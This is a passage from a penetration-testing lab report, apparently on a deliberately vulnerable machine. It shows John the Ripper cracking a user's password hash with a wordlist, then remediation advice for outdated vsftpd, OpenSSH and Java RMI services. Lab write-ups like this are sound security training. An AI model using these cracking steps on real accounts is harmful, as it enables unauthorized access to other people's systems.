Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
hello            (newuser1)
1g 0:00:00:00 DONE 2/3 (2025-05-16 05:40) 4.761g/s 4723p/s 4723c/s 4723C/s 123456
..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

John hashing –show



```
┌──(evolver77㉿vbox)-[~]
└─$ john hashing --show
newuser1:hello

1 password hash cracked, 0 left

┌──(evolver77㉿vbox)-[~]
└─$ 
```

Task 7: Remediation

Identified Issues and Recommendations:

1. **Outdated FTP Server (vsftpd 2.3.4):**
   - Vulnerable to backdoor attack.
   - **Remediation:** Upgrade to latest secure version (e.g., vsftpd 3.0.5).
2. **Outdated SSH Server (OpenSSH 4.7p1):**
   - Susceptible to brute force and potential RCE.
   - **Remediation:** Update to latest version (e.g., OpenSSH 9.6).

3. **Insecure Java RMI Service:**
    - Allows remote code execution.
    - **Remediation:** Disable or restrict RMI access with firewall rules.

Major Learnings

- Understood practical use of **Nmap** for scanning and enumeration.
- Gained experience in **service exploitation** and **user privilege escalation**.
- Learned **password cracking techniques** using John the Ripper.
- Developed insight into **security best practices and remediation strategies**.